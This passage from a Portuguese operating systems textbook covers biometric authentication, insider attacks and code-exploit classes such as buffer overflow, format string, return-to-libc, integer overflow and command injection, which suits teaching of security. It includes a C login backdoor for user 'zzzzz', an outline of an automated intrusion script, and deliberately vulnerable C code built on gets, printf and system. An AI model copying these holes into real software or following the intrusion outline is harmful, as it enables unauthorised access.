Uma desvantagem de qualquer protocolo criptográfico fixo é que, com o tempo, ele pode ser descoberto, tornando o cartão inteligente inútil. Um modo de evitar isso é usar a ROM do cartão, não para um protocolo criptográfico, mas para um interpretador Java. O protocolo criptográfico real é, então, carregado no cartão como um programa Java binário e executado interpretativamente. Desse modo, assim que um protocolo for descoberto, um novo poderá ser instalado, de qualquer lugar do mundo, instantaneamente: da próxima vez que o cartão for utilizado, um novo software é instalado nele. Uma desvantagem dessa estratégia é que torna um cartão lento mais lento ainda, mas, como a tecnologia se aperfeiçoa, esse método mostra-se muito flexível. Outra desvantagem dos cartões inteligentes é que uma perda ou um roubo pode expor o sistema a um ataque por canal lateral, como a análise da alimentação de energia. Observando a energia elétrica consumida durante repetidas operações da criptografia, um especialista, com equipamentos adequados, pode ser capaz de inferir a chave. Medir o tempo da criptografia de várias chaves especialmente escolhidas também pode fornecer valiosa informação sobre a chave.

## 9.4.3 Autenticação usando biometria

O terceiro método de autenticação mede características físicas do usuário, que sejam difíceis de falsificar. Isso é chamado de **biometria** (Pankanti et al., 2000). Por exemplo, uma impressão digital ou um identificador de voz no terminal poderia verificar a identidade do usuário.

Um sistema biométrico típico é formado por duas partes: cadastramento e identificação. Durante o cadastramento, as características do usuário são medidas e os resultados são digitalizados. Então, os atributos significativos são extraídos e armazenados em um registro associado ao usuário. O registro pode ser mantido em um banco de dados central (por exemplo, para acesso a um computador remoto) ou armazenado em um cartão inteligente que o usuário

carrega e insere depois em um leitor remoto (por exemplo, em um caixa automático).

A outra parte é a identificação. O usuário se exibe e fornece um nome de usuário. Então, o sistema faz novamente a medição. Se os novos valores forem os mesmos que os amostrados no momento do cadastramento, o acesso será permitido; caso contrário, o acesso será rejeitado. O nome de usuário é necessário, pois as medidas não são exatas; portanto, é difícil indexá-las e depois buscar o usuário pelo índice. Além disso, duas pessoas podem ter as mesmas características, exigindo, assim, que as características medidas para corresponder a um usuário específico sejam mais rígidas do que apenas exigir que correspondam àquelas de um outro usuário qualquer.

A característica escolhida deve ter uma variabilidade suficiente para que o sistema possa, sem erro, distinguir uma dentre muitas pessoas. Por exemplo, a cor dos cabelos não é um bom indicador, pois muitos compartilham essa mesma característica. Além disso, a característica não pode variar muito com o tempo. Por exemplo, a voz de uma pessoa pode ficar diferente quando o ambiente estiver mais frio e uma face muda por causa de uma barba ou de uma maquiagem que não estava presente no momento do cadastramento. Como os valores das amostras posteriores nunca serão exatamente iguais aos valores cadastrados, os projetistas dos sistemas devem decidir o nível de semelhança para que os valores possam ser aceitos. Em particular, devem decidir se é pior rejeitar um usuário legítimo de vez em quando ou às vezes deixar um impostor entrar. Um site de comércio eletrônico pode decidir que rejeitar um cliente leal é pior que aceitar algumas fraudes. Já um local com armas nucleares deve decidir se recusar o acesso a um funcionário verdadeiro seria melhor que deixar entrar estranhos aleatoriamente duas vezes ao ano.

Agora vamos ver brevemente algumas das medidas biométricas atualmente em uso. A análise do comprimento dos dedos é surpreendentemente prática. Quando usada, cada terminal dispõe do dispositivo ilustrado na Figura 9.19. O usuário insere sua mão nele e o comprimento de seus dedos é medido e confrontado com os de um banco de dados.






Figura 9.19 Um dispositivo para medir o tamanho dos dedos.

Contudo, as medidas dos tamanhos não são perfeitas. O sistema pode ser atacado com moldes de mãos feitos de gesso ou algum outro material, possivelmente com dedos ajustáveis para permitir alguma experimentação.

Outra biometria que está ganhando popularidade é o reconhecimento pela íris. Cada pessoa tem um padrão diferente, até mesmo gêmeos idênticos, o que faz com que esse tipo de reconhecimento seja mais facilmente automatizado (Daugman, 2004) e tão eficiente quanto o reconhecimento de impressões digitais. O indivíduo olha para uma câmera, a uma distância máxima de 1 metro, e a máquina fotografa seus olhos e extrai certas características por meio da transformação de uma ondaleta de Gabor e comprime o resultado até 256 bytes. A cadeia é então comparada ao valor obtido no momento do cadastramento e, se a distância de Hamming estiver abaixo de um limiar crítico, a pessoa é autenticada. (A distância de Hamming entre duas cadeias de bits é o número mínimo de mudanças necessárias à transformação de uma na outra.)

Qualquer técnica que dependa de imagens está sujeita a logros. Por exemplo, uma pessoa poderia se aproximar da câmera de um caixa automático com óculos escuros sobre os quais fotografias da retina de alguma outra pessoa tivessem sido colocadas. Além disso, se a câmera do caixa automático pode tirar uma fotografia retinal a um metro, outras pessoas também o podem, e a distâncias até maiores, usando lentes de telefoto. Por isso, podem ser necessárias contraprovas, como fazer com que a câmera dispare um flash não com o propósito de iluminar, mas para verificar se a pupila reage contraindo ou para ver se o temido efeito de olhos vermelhos do fotógrafo amador aparece na fotografia com flash e não está presente na foto sem aquele. O aeroporto de Amsterdã vem utilizando a tecnologia de reconhecimento pela íris desde 2001 para permitir que os viajantes frequentes não precisem parar na imigração.

Uma técnica um pouco diferente é a análise de assinatura. O usuário assina seu nome com uma caneta especial conectada ao terminal e o computador a compara com um exemplar conhecido armazenado on-line ou contido em um cartão inteligente. É um método bem melhor, pois não se trata de comparar a assinatura, mas de comparar os movimentos da caneta e a pressão feita enquanto se escreve. Um bom falsário pode ser capaz de copiar a assinatura, mas não terá como repetir exatamente e na mesma sequência a velocidade ou a pressão com que os traços foram feitos.

Um esquema que requer um hardware especial mínimo é a biometria da voz (Markowitz, 2000). É necessário apenas um microfone (ou até mesmo um telefone); o restante é software. Diferentemente dos sistemas de reconhecimento de voz, que tentam determinar o que está sendo dito, esses sistemas tentam determinar quem está falando. Alguns sistemas requerem apenas que o usuário diga uma senha secreta, mas esses sistemas podem ser ludibriados por um impostor que grave as senhas em uma fita e depois as reproduza. Sistemas mais avançados dizem algo ao usuário e pedem para que ele repita diferentes textos a cada entrada. Algumas empresas estão começando a usar a identificação de voz para aplicações, como o sistema de compras pelo telefone, pois a identificação de voz está menos sujeita a fraudes que o uso de um código identificador.

Poderíamos prosseguir com mais exemplos, mas apenas mais dois ajudariam a determinar um ponto importante. Gatos e outros animais marcam seus territórios urinando no perímetro de uma região. Aparentemente os gatos podem se identificar desse modo. Suponha que surja alguém com um pequeno dispositivo capaz de fazer uma análise instantânea da urina, fornecendo uma prova cabal da identificação. Cada terminal poderia ser equipado com um desses dispositivos, com uma discreta placa dizendo: "Para acesso ao sistema, por favor, deposite uma amostra aqui". Esse pode ser um sistema absolutamente inviolável, mas talvez tenha um sério problema de aceitação.

O mesmo poderia ser dito de um sistema com uma agulha de seringa e um pequeno espectrógrafo. O usuário poderia ser instado a pressionar seu polegar contra a agulha, extraindo-se, assim, uma gota de seu sangue para ser analisado no espectrógrafo. O problema é que qualquer esquema de autenticação deve ser psicologicamente aceitável à comunidade de usuários. A medida dos tamanhos dos dedos provavelmente não causará problemas, mas mesmo algumas coisas não invasivas, como armazenar impressões digitais on-line, podem ser inaceitáveis para muitas pessoas, pois elas associam as impressões digitais a criminosos.



# 9.5 Ataques de dentro do sistema

Acabamos de ver com mais detalhes como funciona a autenticação do usuário. Infelizmente, impedir que usuários não autorizados se conectem ao sistema é apenas um dos muitos problemas de segurança. Uma categoria completamente diferente é a denominada 'trabalhos internos', executados por programadores ou outros empregados da empresa usando o computador que deve ser protegido ou fazendo software crítico. Esses ataques diferem dos ataques externos porque os internos possuem conhecimento especializado e acessos que os de fora da empresa não possuem. A seguir, daremos alguns exemplos reais que aconteceram no passado. Cada um tem sua particularidade em relação a quem executa o ataque, quem está sendo atacado e onde o atacante está querendo chegar.

## 9.5.1 Bombas lógicas

Em tempos de terceirizações maciças, os programadores sempre se preocupam com seu trabalho. Algumas vezes eles chegam a implementar medidas de forma a tornar menos dolorosa sua potencial (e involuntária) saída. Para os que apreciam a chantagem, uma estratégia é escrever uma **bomba lógica**. Trata-se de uma parte de código escrita por algum programador de uma empresa (que seja funcionário) e secretamente inserida no sistema operacional de produção. Enquanto o programador alimentá--lo diariamente com uma senha, essa parte de código não fará nada. Contudo, se o programador for repentinamente demitido e fisicamente removido das dependências sem qualquer aviso, no dia seguinte (ou na próxima semana), a bomba lógica não será mais alimentada com sua senha diária e, portanto, explodirá. Também são possíveis muitas variações sobre esse tema. Em um caso famoso, a bomba lógica verificava o sistema de folha de pagamentos. Se o identificador pessoal do programador não aparecesse em dois períodos consecutivos de pagamento, a bomba explodia (Spafford et al., 1989).

Explodir pode envolver apagar todo o disco, apagar arquivos aleatoriamente, fazer alterações difíceis de detectar em programas importantes ou criptografar arquivos essenciais. No último caso, a empresa deve fazer uma escolha entre chamar a polícia (o que pode até resultar em uma condenação por vários meses de detenção, mas certamente não restaurará os arquivos) ou aceitar a chantagem e recontratar o ex-programador como um 'consultor', por uma soma astronômica, para que conserte o problema (e esperar que ele não implante outras bombas lógicas durante essa 'consultoria').

Existem casos registrados nos quais um vírus plantou uma bomba lógica nos computadores os quais infectou. Em geral, todas elas estavam programadas para disparar juntas em determinados dia e horário futuros. Entretanto, como o programador não faz ideia de quais computadores serão afetados, as bombas lógicas não podem ser utilizadas na proteção do emprego ou em chantagens. Esse tipo de bomba, também chamada bomba-relógio, costuma ser programada para explodir em uma data com alguma importância política.

## 9.5.2 Alçapões

Outra falha de segurança causada por alguém de dentro do sistema é o **alçapão** (*trap door*). Esse problema é criado por um código inserido no sistema por um programador, para desviar alguma verificação corriqueira. Por exemplo, um programador pode adicionar um código a um programa de acesso ao sistema para permitir que alguém se conecte usando o login 'zzzzz', não importando o que esteja no arquivo de senhas. O código normal no programa de acesso seria um pouco parecido com o da Figura 9.20(a). O alçapão seria a alteração da Figura 9.20(b). O que a chamada para *strcmp* faz é verificar se o nome de entrada é 'zzzzz'. Se for, o acesso será bem-sucedido, não importando qual senha foi digitada ou mesmo se foi digitada alguma senha. Se esse código alçapão for inserido por um programador que trabalha para uma fábrica de computadores e vendido

```
while (TRUE) {
                                           while (TRUE)
     printf("login:
                                                 printf("login:
     get_string(name);
                                                get_string(name)
     disable_echoing(
                                                 disable_echoing(
     printf("password:
                                                 printf("password:
     get_string(password);
                                                 get string(password)
     enable_echoing(
                                                 enable_echoing(
     v = check_validity(name,
                                                v = check_validity(name,
                                  password);
                                                                             password);
     if (v) b reak;
                                                 if (v | strcmp(name,
                                                                       "zzzzz") == 0) break;
                                           execute_shell(name)
execute_shell(name);
         (a)
                                                    (b)
```

com os computadores, o programador poderá acessar qualquer computador feito por essa fábrica, não importando quem seja o proprietário da máquina ou o que estiver no arquivo de senhas. O alçapão simplesmente desvia todo o processo de autenticação.

Uma maneira de as empresas impedirem os alçapões é manter as revisões de código como uma prática padronizada. Com essa técnica, uma vez que o programador termine de escrever e de testar um módulo, este é comparado a um banco de dados com códigos. Periodicamente, todos os programadores de uma equipe se juntam e cada um deles fica em frente ao grupo para explicar o que seu código faz, linha por linha. Isso não só aumenta muito a probabilidade de alguém encontrar um alçapão, mas também eleva os riscos para o programador, pois ser apanhado em flagrante não é nada bom para sua carreira. Se os programadores protestarem muito quando isso for proposto, manter dois parceiros — um verificando o código do outro — também é uma possibilidade.

## 9.5.3 Logro na autenticação do usuário

Nos ataques de dentro do sistema, o criminoso é um usuário legítimo que está tentando coletar as senhas dos outros usuários por meio de uma técnica denominada logro na autenticação do usuário. Essa técnica é comumente empregada em empresas com vários computadores públicos em uma rede local utilizada por múltiplos usuários. Muitas universidades, por exemplo, dispõem de salas lotadas de computadores, a partir de onde os alunos podem se conectar a outros computadores. Funciona da seguinte maneira: normalmente, quando ninguém está conectado a um terminal UNIX, aparece uma tela como a da Figura 9.21(a). Quando um usuário digita um nome de usuário, o sistema pede a senha. Se a senha for correta, será permitido o acesso ao usuário e terá início um shell (e possivelmente uma interface gráfica).

Considere agora o seguinte cenário. Um usuário maldoso, Mal, escreve um programa que mostra a tela da Figura 9.21(b). Essa tela se parece muito com a da Figura 9.21(a), só que esta não é a tela do programa executando o programa de acesso ao sistema, mas uma tela falsa escrita por Mal. Mal agora se afasta para um local a uma distância segura, da qual pode assistir ao resultado da brincadeira. Quando um



Figura 9.21 (a) Tela correta de autenticação. (b) Tela de autenticação adulterada.

usuário digita seu nome de usuário, o programa responde pedindo uma senha e desabilitando a exibição do que está sendo digitado. Depois que o nome de entrada e a senha forem capturados, eles serão escritos em um arquivo, em algum lugar distante, e o falso programa de conexão enviará um sinal para matar o processo do shell. Essa ação termina o programa de Mal, dispara o programa real de conexão e mostra a tela da Figura 9.21(a). O usuário presume que tenha cometido algum erro de digitação e então se conecta novamente. Dessa vez, então, funciona. Mas, nesse meio tempo, Mal adquiriu mais um par (usuário, senha). Ele pode coletar várias senhas entrando em vários terminais e iniciando telas de acesso impostoras em todos eles.

O único modo real de impedir isso é iniciar o acesso ao sistema com uma combinação de teclas que os programas do usuário não podem capturar. O Windows usa, para isso, a combinação CTRL-ALT-DEL. Se um usuário se serve de um terminal e começa digitando CTRL-ALT-DEL, o usuário que estava conectado é desconectado e o programa de acesso ao sistema se inicia. Não há como ludibriar esse mecanismo.

# Explorando erros de código

Tendo visto algumas formas de ataque interno à segurança, é hora de começarmos a estudar como os estranhos conseguem atacar e subverter o sistema operacional a partir de ataques externos, em geral pela Internet. Quase todos os mecanismos de ataque se aproveitam de erros no sistema operacional ou em algum programa de aplicação popular, como o Internet Explorer ou o Microsoft Office. No cenário típico, alguém descobre um erro no sistema operacional e, então, encontra uma maneira de explorá-lo comprometendo os computadores que executam o código defeituoso.

Embora todas as tentativas envolvam a exploração de um erro em um programa específico, existem várias categorias gerais de erros que ocorrem com frequência e, portanto, vale a pena estudar de que forma os ataques acontecem. É o que faremos nas seções a seguir. Observe que, como este é um livro sobre sistemas operacionais, o foco está em como subverter o sistema operacional. As diferentes formas de explorar erros de código em software de modo a atacar sites e bancos de dados não serão tratadas aqui.

Os erros podem ser explorados de diferentes formas. Uma maneira bem direta é executar um script que funcione da seguinte maneira:

- 1. Execute uma varredura de porta automatizada para encontrar máquinas que aceitem conexões via telnet.
- 2. Tente se conectar adivinhando as combinações de nome de usuário e senha.
- 3. Uma vez conectado, execute o programa com falhas com dados que causem o erro.

- 4. Se o programa com falhas tiver SETUID root, crie um shell SETUID de root.
- Escreva e execute um programa zumbi que monitore os comandos enviados a uma porta IP.
- 6. Faça com que o programa zumbi seja carregado sempre que o sistema operacional for inicializado.

O script pode executar por um longo tempo, mas há uma boa chance de que ele alcance os objetivos. Certificandose de que o programa zumbi seja carregado sempre que o computador seja reiniciado, o atacante garante que, uma vez zumbi, para sempre zumbi.

Outro cenário comum é executar um vírus que infecte todas as máquinas pela Internet e faça com que elas explorem o erro após se conectarem a uma nova máquina. Basicamente, substituem-se as etapas 1 e 2 do script anterior, mas mantêm-se as outras. Independentemente da abordagem, o programa do atacante será executado na máquina-alvo, quase sempre sem que o dono saiba de sua existência e sem que o programa perceba sua presença.

## 9.6.1 Ataque por transbordamento do buffer

Um dos maiores motivos de ataque é o fato de que quase todos os sistemas operacionais e a maioria dos programas dos sistemas são escritos na linguagem de programação em C (porque os programadores gostam dela e por ter uma compilação extremamente eficiente). Infelizmente, nenhum compilador C faz verificação de limites dos vetores. Consequentemente, a seguinte sequência de código, embora não seja válida, não é verificada:


```
int i;
char c[1024];
i = 12000;
c[i] = 0;
```

O resultado é que algum byte de memória que está 10.976 bytes fora do vetor *c* será sobrescrito, provavelmente com consequências desastrosas. Nenhuma verificação é realizada em tempo de execução, de modo a prevenir esse erro.

Essa propriedade da linguagem C leva a ataques do seguinte tipo. Na Figura 9.22(a), vemos o programa principal executando, com suas variáveis locais na pilha. Em algum ponto o procedimento A é chamado, como mostra a Figura 9.22(b). A sequência-padrão de chamada começa inserindo o endereço de retorno (que aponta para a próxima instrução a ser chamada) na pilha. Então, o controle é transferido para A, que decrementa o ponteiro da pilha para alocar memória para suas variáveis locais.

Suponha que o trabalho de *A* requeira a aquisição do caminho completo de um arquivo (provavelmente concatenando o caminho do diretório atual com um nome do arquivo) e, então, abra esse arquivo ou faça algo com ele. *A* tem um buffer *B* de tamanho fixo (ou seja, um vetor) que deve conter um nome de arquivo, conforme mostra a Figura 9.22(b). Usar um buffer de tamanho fixo para conter o nome de um arquivo é muito mais fácil de programar que determinar primeiro o tamanho real e depois alocar dinamicamente a memória necessária. Se o buffer tiver 1.024 bytes, ele permitirá todos os nomes de arquivos, correto? Especialmente se o sistema operacional limita os nomes de arquivos (ou, melhor ainda, os caminhos completos) para um máximo de 255 caracteres (ou outro tamanho fixo qualquer).

Infelizmente, esse raciocínio contém uma falha fatal. Suponha que o usuário do programa forneça um nome de arquivo com dois mil caracteres. Quando o nome do arquivo for usado, falhará ao abrir, mas o invasor não se importa com isso. Quando o procedimento copia o nome do arquivo no buffer, o nome ultrapassa os limites do buffer e sobrescreve a memória, conforme mostrado pela área em cinza da Figura 9.22(c). Pior ainda, se o nome do arquivo



**Figura 9.22** (a) Situação na qual o programa principal está sendo executado. (b) Depois da chamada de procedimento *A*. (c) Transbordamento do buffer mostrado em cinza.



for muito grande, ele também sobrescreve o endereço de retorno e, assim, quando *A* retorna, o endereço de retorno é tirado do meio do nome do arquivo. Se esse endereço for algum lixo aleatório, o programa saltará para um endereço aleatório e provavelmente travará ao executar mais algumas instruções.

Mas, e se o nome do arquivo não contiver lixo aleatório? E se ele contiver um programa executável válido e o esquema tiver sido feito com extremo cuidado para que a palavra que estivesse sobrepondo o endereço de retorno fosse justamente o endereço de início de um programa (por exemplo, o endereço de *B*)? O que acontecerá é que, quando *A* retornar, o programa em *B* começará a executar. Na verdade, terá sido o invasor que sobrescreveu a memória com seu próprio código e conseguiu executar.

Esse mesmo truque funciona com outras coisas além de nomes de arquivos. Funciona com extensas cadeias de Caracteres como variáveis de ambiente, entrada do usuário ou qualquer situação na qual o programador tenha criado um buffer de tamanho fixo para tratar uma cadeia fornecida pelo usuário, a qual se esperava que fosse curta. Fornecer uma longa cadeia astuciosamente preparada e que contenha um programa é uma maneira de colocá-lo na pilha e, então, executá-lo. A função de biblioteca *gets*, em C, que lê uma string (de tamanho desconhecido) em um buffer de tamanho fixo, mas sem verificar o transbordo, é um exemplo notório por estar sujeita a esse tipo de ataque. Alguns compiladores chegam até a detectar o uso da *gets* e alertam o programador sobre isso.

Agora vem a parte desagradável. Suponha que o programa atacado tenha SETUID de root no UNIX (ou que tenha o poder do Administrador no Windows 2000, o que é efetivamente a mesma coisa). O código inserido pode agora fazer várias chamadas de sistema para converter o arquivo do shell do invasor em SETUID root, para que, quando for executado, tenha poderes de superusuário. Ou, então, agora ele pode mapear uma biblioteca compartilhada, especialmente preparada, capaz de causar todo tipo de prejuízo. Ou pode simplesmente emitir uma chamada de sistema exec para sobrepor o programa em execução com o shell, criando um shell com poderes de superusuário.

Pior ainda, ele pode fazer a transferência de um programa ou script pela Internet e armazená-lo no disco. Em seguida, pode criar um processo que execute o programa ou script e fazer com que ele monitore uma porta IP específica, aguardando por comandos a serem executados, o que faz da máquina um zumbi. Para evitar que o novo zumbi se perca quando a máquina for reinicializada, o código de ataque precisa apenas garantir que o novo programa ou shell seja iniciado sempre que a máquina for iniciada. Isso é fácil de fazer tanto no Windows quanto em todos os UNIX.

Uma grande parte de todos os problemas de segurança ocorre por conta dessa falha, que é difícil de consertar por causa do grande número de programas em C que não verificam se há transbordamento do buffer.

Detectar se um programa tem problemas de transbordamento do buffer é fácil: é só alimentá-lo com nomes de arquivos com dez mil caracteres, salários de cem dígitos ou alguma coisa inesperada, para ver se ele sai normalmente da execução salvando a imagem da memória no disco. O próximo passo é analisar a imagem da memória, procurando por uma cadeia longa. A partir daí, encontrar qual caractere sobrescreve o endereço de retorno não é tão difícil. Se o código-fonte estiver disponível, como é o caso da maioria dos programas UNIX, o ataque é bastante facilitado, pois o layout da pilha é conhecido antecipadamente. O ataque pode ser prevenido consertando-se o código, para que verifique explicitamente o tamanho de todas as cadeias fornecidas pelo usuário, em vez de enchê-lo de buffers de tamanho fixo. Infelizmente, a preocupação com a vulnerabilidade de algum programa a esse tipo de ataque geralmente surge depois de um ataque bem-sucedido.

## 9.6.2 Ataques à cadeia de formato

Embora sejam exímios digitadores, alguns programadores não gostam de digitar. Por que chamar uma variável de *reference\_count* quando *rc* obviamente significa o mesmo e representa uma economia de 13 toques em cada ocorrência? Essa falta de gosto por digitação, entretanto, algumas vezes pode levar a falhas catastróficas de sistema, conforme veremos a seguir.

Considere o seguinte fragmento de um programa em C que exibe o tradicional cumprimento em C no início do programa:

```
char *s="Hello World";
printf("%s", s);
```

Nesse programa, a variável s é declarada e inicializada com a string "Hello World" e um byte-zero que indica o final da string. A chamada à função printf possui dois argumentos: a cadeia de forma "%s" — que indica a impressão de uma string — e o endereço da cadeia. Quando executado, esse pedaço de código exibe a mensagem na tela (ou no dispositivo onde são mostradas as saídas). Ele está correto e é à prova de balas.

Mas imagine que o programador sinta preguiça e, em vez de digitar o código anterior, digite o seguinte:

```
char *s="Hello World";
printf(s);
```

Essa chamada à função *printf* é permitida porque essa função possui um número variável de argumentos, dentre os quais o primeiro deve ser a cadeia de formato. Entretanto, uma string que não contenha nenhuma informação de formatação (como "%s") também é permitida. Portanto, embora o segundo exemplo não seja uma boa prática em programação, é permitido e vai funcionar. Melhor de tudo é que economiza a digitação de cinco caracteres — um grande ganho, é claro.

Seis meses depois, um outro programador é instruído a modificar o código de forma a perguntar o nome do usuário e, em seguida, cumprimentá-lo utilizando seu nome. Depois de estudar o código com pressa, ele faz as modificações e o programa fica da seguinte maneira:

```
char s[100], g[100] = "Hello"; /* declara s e g; inicializa g */
gets(s); /* lê uma string do teclado e
armazena em s */
strcat(g, s); /* concatena s ao final de g */
printf(g); /* exibe g */
```

O programa agora lê uma string via teclado, armazena na variável *s* que, por sua vez, é concatenada à variável *g*, já inicializada, para armazenar também em *g* a mensagem a ser exibida. Até aqui, tudo bem (exceto pelo uso de *gets*, que está sujeito a ataques por transbordamento do buffer, mas é fácil de utilizar e ainda é bastante popular).

Contudo, um usuário experiente que tenha visto esse código rapidamente perceberia que a entrada aceita via teclado não é somente uma string, mas uma cadeia de formato e, como tal, todas as especificações de formatação permitidas pela função *printf* irão funcionar. Embora quase todos os indicadores de formatação, como "%s" (para exibição de strings) e "%d" (para exibição de inteiros decimais), formatem saídas, alguns deles são especiais. O indicador "%n", em particular, não exibe nada, mas calcula quantos caracteres já foram impressos até a posição na qual ele aparece na string e armazena essa quantidade no próximo argumento de *printf* para que seja processado. A seguir, temos um exemplo de um programa que utiliza "%n":

```
int main(int argc, char *argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);    /* o %n é armazenado em i */
    printf("i=%d\n", i);    /* i agora contém 6 */
}
Quando compilado e executado, a saída é a seguinte:
Hello world
i=6
```

Observe que a variável *i* foi modificada por uma chamada a *printf*, algo que não é óbvio para todos. Embora este seja um recurso eventualmente útil, ele significa que a exibição de uma cadeia de formato pode fazer com que uma palavra — ou muitas palavras — seja armazenada na memória. Foi uma boa ideia incluir esse recurso na função *printf*? Definitivamente não, embora ele tenha parecido muito útil quando de sua criação. Muitas vulnerabilidades de software começaram assim.

Como vimos no exemplo anterior, o programador que modificou o código acidentalmente passou a permitir que o

usuário do programa digite (inadvertidamente) uma cadeia de formato. Como a exibição de uma cadeia de formato pode sobrescrever a memória, temos agora as ferramentas necessárias para sobrescrever o endereço de retorno da função *printf* na pilha e pular para outro lugar — por exemplo, para o interior da recém-digitada cadeia de formato. Essa abordagem é chamada de **ataque à cadeia de formato**.

Uma vez que o usuário possua a habilidade de sobrescrever a memória e forçar um salto para um código recém-chegado, esse código passa a ter todo poder e direito de acesso que o programa atacado tem. Se o programa for SETUID root, o atacante pode criar um shell com privilégios de root. Os detalhes que viabilizam esse ataque são um pouco complicados e específicos para reproduzirmos aqui, mas basta dizer que esse ataque é um problema sério. Se você digitar "format string attack" no Google, vai obter um enorme número de informações sobre esse problema.

Como observação, o uso de vetores de caracteres de tamanho fixo nesse exemplo também seria capaz de causar um ataque por transbordamento do buffer.

## 9.6.3 Ataque de retorno à libc

Tanto o ataque por transbordamento do buffer quanto o ataque à cadeia de formato requer a colocação na pilha de dados fornecidos pelo invasor e o retorno da função atual para esses dados e não para seu chamador. Uma forma de combater esses ataques é marcar as páginas de pilha como leitura/escrita, mas não execução. As CPUs Pentium modernas podem fazer isso, embora a maioria dos sistemas operacionais não se beneficie dessa possibilidade. Existe, contudo, outro ataque que funciona mesmo que os programas na pilha não possam ser executados: o **ataque de retorno à libc.** 

Imagine que um transbordamento do buffer ou ataque à cadeia de formato tenha sobrescrito o endereço de retorno da função atual, mas não consiga executar na pilha o código fornecido pelo atacante. Existe algum outro lugar para onde seja possível retornar de forma a comprometer a máquina? Pois é, existe. A maioria dos programas em C está ligada à biblioteca *libc*, que normalmente é compartilhada e contém funções essenciais de que a maior parte dos programas em C necessita. Uma delas é a função *strcpy*, que copia uma cadeia arbitrária de bytes de qualquer endereço para qualquer outro endereço. A natureza desse ataque consiste em enganar a função *strcpy* e fazer com que ela copie o programa do atacante, normalmente chamado de **shellcode**, para o segmento de dados e fazer com que ele seja executado lá.

Passemos aos fatos básicos relacionados a esse ataque. Na Figura 9.23(a), vemos a pilha exatamente depois de o programa principal chamar a função *f*. Vamos supor que esse programa está sendo executado com privilégios de superusuário (ou seja, é SETUID de root) e apresenta um erro

passível de ser explorado que permite que o atacante leve seu shellcode para a memória, conforme ilustra a Figura 9.23(b). Aqui mostramos o shellcode no topo da pilha, onde ele não pode ser executado.

Além de colocar o shellcode na pilha, o ataque também precisa sobrescrever as quatro palavras sombreadas mostradas na Figura 9.23(b). A palavra mais baixa armazenava o endereço de retorno ao programa principal, mas agora armazena o endereço de strcpy, de forma que, quando f retorna, volta a strcpy. Nesse ponto, o ponteiro da pilha irá apontar para um endereço de retorno fictício que a própria função strcpy irá utilizar quando terminar. É nesse endereço que o shellcode estará localizado. As duas palavras acima desta são os endereços fonte e destino para a cópia. Quando strcpy terminar, o shellcode estará nesse novo endereço no segmento de dados (executável) e strcpy irá 'retornar' a ele. O shellcode, sendo executado com os privilégios do programa de ataque, pode criar um shell para que o atacante utilize mais tarde ou pode iniciar um script que monitore alguma porta IP à espera de comandos. A essa altura, a máquina já se tornou um zumbi e pode ser utilizada para enviar spam ou iniciar um ataque de recusa de serviços a seu mestre.

## 9.6.4 Ataque por transbordamento de números inteiros

Os computadores executam aritmética inteira em números de tamanho fixo, geralmente com comprimento de 8, 16, 32 ou 64 bits. Se a soma de dois números a serem somados ou multiplicados é maior do que o inteiro máximo que pode ser representado, temos um transbordamento. Programas em C não detectam esse erro e simplesmente o ignoram e utilizam o valor errado. Em particular, se as




Figura 9.23 (a) A pilha antes do ataque. (b) A pilha depois de sobrescrita.

variáveis foram sinalizadas como do tipo inteiro, o resultado da adição ou multiplicação de dois inteiros positivos pode ser armazenado como um inteiro negativo. Se as variáveis não tiverem sinal, os resultados serão positivos, mas podem ter transbordado. Considere, por exemplo, dois inteiros de 16 bits não sinalizados, cada um contendo o valor 40.000. Se forem multiplicados juntos e o resultado armazenado em outro inteiro de 16 bits, o produto aparente é 4096.

Essa habilidade para causar o transbordamento numérico não detectável pode se transformar em um ataque. Uma forma de fazer isso é alimentar o programa com dois parâmetros válidos (porém longos), sabendo que eles serão somados ou multiplicados e que resultarão em um transbordamento. Alguns programas gráficos, por exemplo, possuem alguns parâmetros de linha de comando que definem a altura e a largura de um arquivo de imagem ou o tamanho no qual deve ser convertida uma imagem definida como entrada. Se os valores de altura e largura forem definidos de forma a causar um transbordamento, o programa calculará incorretamente a quantidade de memória necessária ao armazenamento da imagem e chamará malloc para alocar um buffer muitíssimo menor. Tem-se, então, a situação perfeita para um ataque de transbordamento do buffer. Outras abordagens são possíveis quando a soma ou o produto de inteiros positivos sinalizados resultam em inteiros negativos.

## 9.6.5 Ataques por injeção de código

Um tipo de exploração de falhas de segurança envolve fazer com que o programa-alvo execute código sem perceber que está executando. Considere um programa que, em determinado momento, precisa duplicar com outro nome um arquivo fornecido pelo usuário (como backup, talvez). Se o programador for preguiçoso demais para escrever o código, ele pode utilizar a função system, que gera um novo processo com um interpretador de comandos e executa seus argumentos como um comando. Por exemplo, o código em C

system("ls >file-list")

gera um shell que executa o comando

Is >file-list

que lista todos os arquivos no diretório atual e os escreve em um arquivo chamado *file-list*. O código que o programador preguiçoso pode utilizar para duplicar o arquivo é mostrado na Figura 9.24.

O que o programa faz é solicitar os nomes dos arquivos fonte e destino, construir uma linha de comando utilizando cp e, então, chamar a função system para executar a linha. Se o usuário digitar "abc" e "xyz", respectivamente, o comando executado é

cp abc xyz

que acaba copiando o arquivo.

```
int main(int argc, char *argv[])
1
     char src[100], dst [100], cmd[205]= "cp";
                                                                    /* declara três cadeias de caracteres */
     printf("Por favor, digite o nome do arquivo-fonte: ");
                                                                    /* solicita o nome do arquivo fonte */
     gets(src);
                                                                    /* recebe entrada via teclado */
     strcat(cmd, src);
                                                                    /* concatena src depois de cp */
     strcat(cmd, "");
                                                                    /* acrescenta um espaço no final de cmd */
